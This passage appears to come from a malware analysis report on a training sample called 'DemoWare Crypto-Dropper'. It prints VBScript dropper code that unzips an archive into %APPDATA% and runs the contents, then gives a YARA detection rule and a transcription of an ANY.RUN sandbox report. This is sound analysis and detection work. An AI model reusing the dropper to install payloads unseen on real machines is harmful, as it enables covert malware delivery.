13  If Not fso.FolderExists(dirToExtractFiles) Then
14    Exit Sub
15  End If
16
17  dim sa
18  set sa = CreateObject("Shell.Application")
19
20  Dim zip
21  Set zip = sa.Namespace(pathToZipFile)
22
23  Dim d
24  Set d = sa.Namespace(dirToExtractFiles)
25
26  d.CopyHere zip.items, 20
27
28  Do Until zip.Items.Count <= d.Items.Count
29    Wscript.Sleep(200)
30  Loop
31
32 End Sub
33
34 Dim objWShell
35 Set objWShell = WScript.CreateObject("WScript.Shell")
36 Dim appData
37 appData = objWShell.expandEnvironmentStrings("%APPDATA%")
38
39 ExtractFilesFromZip appData + "\Emergreport.zip", appData
40
41 objWShell.Run("""%APPDATA%\Emergreport""")
42
43 Set objShell = Nothing
```

Ln 43, Col 23 Spaces: 4 UTF-8 CRLF Visual Basic

81°F Sunny 3:05 PM 9/22/2022

Rules & Signatures

A full set of YARA rules is included in Appendix A, written only for notely.exe. Appendix B shows the screenshot of running the msi file inside the any.run sandbox. The main executable notely.exe is currently not uploaded to VT.

{Information on specific signatures, i.e. strings, URLs, etc}



Appendices

A. Yara Rules

```
1 rule Exe_Crypt {
2
3     meta:
4         last_updated = "2022-07-02"
5         author = "Unknown"
6         description = "Yara rule for malicious executable installed."
7
8     strings:
9         // Fill out identifying strings and other criteria
10        $string1 = "GetCurrentProcessId" ascii
11        $string2 = "GetCurrentThreadId" ascii
12        $string3 = "RtlAddFunctionTable" ascii
13        $string4 = "RtlLookupFunctionEntry" ascii
14        $string5 = "TerminateProcess" ascii
15        $PE_magic_byte = "MZ"
16
17    condition:
18        // Fill out the conditions that must be met to identify the binary
19        $PE_magic_byte at 0 and
20        ($string1 and $string2 and $string3 and $string4 and $string5)
21 }
22
```




B. Any.Run Sandbox

Parrot [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places System

ANY.RUN - Interactive | notely-setup-x64.msi (M) x

https://app.any.run/tasks/0a3796f7-0b2c-424c-8978-ee2825d927c2

Start Page Hacking Labs Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

[2432] msieexec.exe C:\Windows\system32\msieexec.exe

Advanced details of process

Main information

Events

Modified files	17
Registry changes	105
Synchronization	31
HTTP requests	0
Connections	0
Network threats	0
Modules	151
Debug	0

Threat Verdict

100
OUT OF 100

Malicious

The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions

Indicators:

Process information

Username: SYSTEM
SID: S-1-5-18
IL: SYSTEM
Start: 6.18 s

File information

Company: Microsoft Corporation
Description: Windows® installer
Version: 5.0.7600.16385 (win7_rtm.090713-1255)

Command line

C:\Windows\system32\msieexec.exe /V

Timeline of the process

0 s 6.18 s 65.47 s

6.18 s 65.47 s

View Group Deep

Danger 2

- Drops executable file immediately after starts
- Writes to a start menu file

Warning 8

- Drops a file with a compile date too recent
- Creates a directory in Program Files
- Creates files in the user directory
- Reads the Windows organization settings
- Reads Windows owner or organization settings
- Executable content was dropped or overwritten
- Reads the computer name
- Checks supported languages

Other 3

- Creates a software uninstall entry
- Creates files in the program directory
- Searches for installed software

[3732] Msieexec.exe
[2432] Msieexec.exe
[2488] Vssvc.exe

Demo plan

Menu notely-setup-x64.msi (...) Dropper.Installer.msi...

Right Ctrl

DemoWare Crypto-Dropper Malware
Oct 2021
v1.0